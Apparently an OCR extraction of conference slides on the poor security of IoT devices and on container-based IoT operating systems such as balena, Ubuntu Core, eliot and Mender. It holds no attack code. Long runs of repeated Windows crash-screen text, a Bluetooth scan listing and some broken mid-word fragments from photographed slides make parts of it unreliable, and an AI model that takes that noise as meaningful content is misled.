

Internet of Shit


The "S" in "IoT" stands for "Security"





I'm:

- Andy
- Dev-like
- Sec-ish
- Ops-y



control plane

Viktor (@vpetersson)


- Entrepreneur, geek, tinkerer
- Mediocre developer
- OK-ish at DevOps
- Founder of Screenly (and a few other things)



remote display management


~~Digital signage~~
made easy

The sad state of "smart" devices





“The Internet of Things is a science project focused on creating the most complex way possible of turning the lights on.”

@domguinard



**The thermostat is
restarting. Back in a bit.**



PORNHUB
PORNHUB
WHY ISNT GOOGLE WORKING
HOW TO DELETE TEXT

9304





MMO

A problem has been detected and written to the system log.

A process or thread could not be terminated.

If this is the first time you've seen this message, restart your computer. If you see this message again, follow these steps:

1. Check to make sure any pending file system changes are completed.
2. If this is a new installation, verify that the system is running properly for any windows updates.
3. If problems continue, check the system log for details.
4. If you need to use Safe Mode to troubleshoot, restart your computer, press F8, and select Safe Mode.

Technical information:

*** STOP: 0x000000F4 (0xFFFFFFFF80002FC4270)

A problem has been detected and Windows has been shut down to prevent damage to your computer.

A process or thread crashed and error-checked its calling process.

If this is the first time you've seen this error message, you should restart your computer. If the error message appears again, follow these steps:

Check to make sure any hardware you are using is properly installed. If this is a new installation, you may have to delete any existing Windows update information before installing additional hardware.

If problems continue, you may have to delete the software and its configuration files. Disable all recently installed software. If you need to use Safe Mode to remove or configure files, hold down the Shift key on startup and press F8 to select Safe Mode.

Technical information:

*** STOP: 0x000000F4 (0xFFFFFFFF80002FC4270)

A problem has been detected and Windows has been shut down to prevent damage to your computer.

A process or thread has terminated.

If this is the first time you've seen this message, restart your computer. If you're having trouble restarting, follow these steps:

Check to make sure any new hardware or software is properly installed. If this is a new installation, you may need to delete the existing installation and then install the software again. If problems continue, disable all new hardware and software. If you need to use Safe Mode to remove the new hardware or software, restart your computer, press F8, and then select Safe Mode.

Technical information:

*** STOP: 0x000000F4 (0xFFFFFFFF80002FC4270)

A problem has been detected and Windows has been shut down to prevent damage to your computer.

A process or thread has terminated.

If this is the first time you've seen this message, restart your computer. If you're having trouble restarting, follow these steps:

Check to make sure any new hardware or software is properly installed. If this is a new installation, you may need to delete the existing installation and then install the software again. If problems continue, disable all new hardware and software. If you need to use Safe Mode to remove the new hardware or software, restart your computer, press F8, and then select Safe Mode.

Technical information:

*** STOP: 0x000000F4 (0xFFFFFFFF80002FC4270)

A problem has been detected and Windows has been shut down to prevent damage to your computer.

A process or thread has terminated.

If this is the first time you've seen this message, restart your computer. If you're having trouble restarting, follow these steps:

Check to make sure any new hardware or software is properly installed. If this is a new installation, you may need to delete the existing installation and then install the software again. If problems continue, disable all new hardware and software. If you need to use Safe Mode to remove the new hardware or software, restart your computer, press F8, and then select Safe Mode.

Technical information:

*** STOP: 0x000000F4 (0xFFFFFFFF80002FC4270)

A problem has been detected and Windows has been shut down to prevent damage to your computer.

The error code is 0x0000000A.

A process or thread was terminated.

If this is the first time you see this message, restart your computer. If you receive this message frequently, you may have to delete some of your recently installed files.

Check to make sure any hardware or software drivers you installed are compatible with Windows. If this is a new installation, you may need to delete the files for any Windows updates that were installed.

If problems continue, you may need to delete the files or uninstall the software. Disable any new hardware or software drivers you installed.

If you need to use Safe Mode to remove the files, press F8 during startup to select Safe Mode.

Technical information:

*** STOP: 0x0000000A (0xFFFFF80002FC4270) ***

A problem has been detected and Windows has been shut down to prevent damage to your computer.

A process or thread has terminated.

If this is the first time you've seen this message, restart your computer. If you're having trouble restarting, follow these steps:

Check to make sure any new hardware or software is properly installed. If this is a new installation, you may need to delete the existing installation and then install the software again. If problems continue, disable the new hardware or software until you can reach the Start menu. If you need to use Safe Mode to remove the hardware or software, restart your computer, press F8, and then select Safe Mode.

Technical information:

*** STOP: 0x000000F4 (0xFFFFFFFF80002FC4270)

A problem has been detected and Windows has been shut down to prevent damage to your computer.

A process or thread has terminated.

If this is the first time you've seen this message, restart your computer. If you're having trouble restarting, follow these steps:

Check to make sure any new hardware or software is properly installed. If this is a new installation, you may need to delete the existing installation and then install the software again. If problems continue, disable the new hardware or software until you can reach the Start menu. If you need to use Safe Mode to remove the hardware or software, restart your computer, press F8, and then select Safe Mode.

Technical information:

*** STOP: 0x000000F4 (0xFFFFFFFF80002FC4270)

windows has
computer.

Platform 2


Powell

Power to the Thinnest

The New HP Spectre Laptop
Reconnect. Discover.

Windows 10





https://www.theregister.co.uk/2016/03/25/vnc_roulette/

<https://www.tomsguide.com/us/pictures-story/748-vnc-roulette-slideshow.html#s12>

What This Talk is About

- IoT: The State of the Art
- How Containers Can Help
- Botnets and Brickerbots
- Building Better Devices



IoT: The State of the Art





<https://www.wired.com/2016/08/jeep-hackers-return-high-speed-steering-acceleration-hacks/>

A photograph of a modern building with a large white sign that reads "ST. JUDE MEDICAL". The building has a glass facade and a metal railing in the foreground. The sky is clear and blue.

ST. JUDE MEDICAL

<http://money.cnn.com/2017/01/09/technology/fda-st-jude-cardiac-hack/>



Blue Hydra : Devices Seen in last 300s
Queue status: result_queue: 0, info_scan_queue: 1, l2ping_queue: 0
Discovery status timers: 26, ubertooth status: 29

SEEN	VERS	ADDRESS	RSSI ^	MANUF	RANGE
+8s	BTLE	**:**:26:8A:**:**	-65	Logitech	
+8s	BTLE	**:**:26:8B:**:**	-70	Logitech	
+17s	BTLE	**:**:0C:79:**:**	-71	Unknown	
+27s	BTLE	**:**:16:C4:**:**	-73	Unknown	
+24s	BTLE	**:**:23:2C:**:**	-74	iBeacon	
+9s	LE4.0	**:**:C8:F6:**:**	-74	RivieraWaves S.A.S	17.78

Hacking Smart Locks & IoT Devices

Philou

2015-12-16 23:57:02



2015-12-20 19:50:25





OPEN 24 HOURS

this is the first time
start your computer. If
ese steps:

eck for viruses on your
rd drives or hard drive
make sure it is properl
n CHKDSK /F to check for
start your computer.

© CLEAR CHANNEL

1466

42 St-Port Authority Bus
Terminal Station

A C E N Q R W S

1 2 3 9 7


NW corner 40 St
thru Port Authority
Bus Terminal

How We Think IoT Devices Run



How IoT Devices Actually Run



A blue, furry Muppet character, Cookie Monster, is shown from the chest up, looking at a silver laptop. The laptop has a small, round, red sticker with black spots on its lid, resembling a cookie. The background is a plain, light-colored wall.

“Why everybody trying to break internet?”



Blockchain all da thingz!

Containers and IoT



Containers to the Rescue!



Modern IoT Operating Systems

eliot



Core



resin.io

(



MENDER



)




OS	OTA	Process Isolation	State
resin.io	X	X	Stable
Ubuntu Core	X	X	Stable
eliot	X	X	Proof of Concept
Mender	X	-	Beta (?)
ACRN	-	X	Beta (?)




SAFETY/SECURITY CRITICAL DOMAIN

NON-SAFETY CRITICAL DOMAIN






Mender Architecture




Container Oriented IoT





- “git push master resin”
- Yocto based
- Application isolated
- Isolation tool: Balena





balena



eliot

- Alpha
- Heavily inspired by CoreOS / Kubernetes
- Isolation tool: Docker



eliot

```
[ernoaapa:~]$ eli run -i -t ernoaapa/hello-world
```

```
✓ Discovered 1 device(s) from network
```

```
Hello world!
```

```
Hello world!
```

```
Hello world!
```

```
^C
```

```
SIGINT received! I will stop the process now...
```

```
✓ Deleted pod [eliot]
```




Core

- Smaller footprint than “Classic”
- Lots of “read-only”
- Interfaces, slots and plugs
- Snaps, Docker and LXD
- (Primary) Isolation tool: AppArmor





Core - Untrusted Domain





Core - Untrusted Domain

- Restricted host filesystem access
- Restricted host APIs
- Restricted to application-specific user data
- More isolation than a rogue nation state



Core - Untrusted Domain

